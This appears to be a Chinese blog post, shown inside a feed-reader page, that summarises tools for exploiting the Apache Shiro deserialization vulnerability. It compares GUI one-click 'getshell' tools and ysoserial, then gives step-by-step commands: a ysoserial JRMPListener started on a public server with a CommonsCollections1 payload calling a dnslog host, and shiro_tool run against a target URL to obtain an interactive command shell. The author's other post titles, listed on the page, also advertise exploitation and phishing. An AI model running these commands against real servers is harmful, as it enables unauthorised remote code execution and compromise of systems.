
惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

C
Check Point Blog
GbyAI
GbyAI
酷 壳 – CoolShell
酷 壳 – CoolShell
博客园 - 叶小钗
U
Unit 42
Engineering at Meta
Engineering at Meta
aimingoo的专栏
aimingoo的专栏
Y
Y Combinator Blog
Google DeepMind News
Vercel News
Vercel News
美团技术团队
雷峰网
雷峰网
Recent Announcements
有赞技术团队
有赞技术团队
D
DataBreaches.Net
H
Hackread – Cybersecurity News, Data Breaches, AI and More
Apple Machine Learning Research
J
Java Code Geeks
罗磊的独立博客
MyScale Blog
MyScale Blog
博客园_首页
IT之家
IT之家
F
Fortinet All Blogs
博客园 - Franky

博客园 - r1ch4rd_L

RAX3000Z路由器开启telnet功能并在互联网侧实现持久化控制 内网搭建KMS激活windows与office “Chrome139.0.7258.128版本GPU硬件加速错误导致UI加载失败”问题临时解决方案 明源相关漏洞自查清单(2025) 用友相关漏洞自查表(2025年) 亿邮相关漏洞总结 突发,广东广州电信把github地址解析成为127.0.0.1 Sysmon立大功,分析短进程,阻止右下角芒果TV弹框 分析一个Steam钓鱼骗局,附带相关恶意样本 分析一个steam假入库行为,附带相关恶意样本 辣鸡CSDN 捕获挖矿脚本分析 apache2.4.49RCE漏洞抓鸡(CVE-2021-41773_CVE-2021-42013) 【钓鱼可用】文件名反转字符串 SonicWALL SSL-VPN Web Server Vulnerable Exploit - r1ch4rd_L ES文件浏览器4.1.9.7.4任意文件浏览漏洞 SUID提权之python的os.setuid(0)提权 PHP-8.1.0-dev 后门命令执行 windows命令行工具导出系统日志——wevtutil 金蝶EAS接口未授权 (蓝队4月10日捕捉疑似0day)
多种shiro利用方式总结
r1ch4rd_L · 2021-10-25 · via 博客园 - r1ch4rd_L


1、shiro反序列化漏洞综合利用工具

优点:图形化、傻瓜化工具,一键getshell

缺点:利用链少,回显方式少
2、ShiroExploit

基于ysoserial项目开发,payload多

3、ysoserial配合shiro_tool

ysoserial工具有多种payload

利用方式:

1、第一步

判断shiro利用链并在公网服务器起一个监听

java -cp ysoserial-master-8eb5cbfbf6-1.jar ysoserial.exploit.JRMPListener 8888 CommonsCollections1 "ping xxxx.dnslog.cn"

2、第二步

使用shiro_tool

java -jar shiro_tool.jar url

自动判断key,成功后出现交互式shell,可输入监听ip:port

3、第三步

在第二步的交互式shell中输入第一步的ip和端口

成功后即可执行命令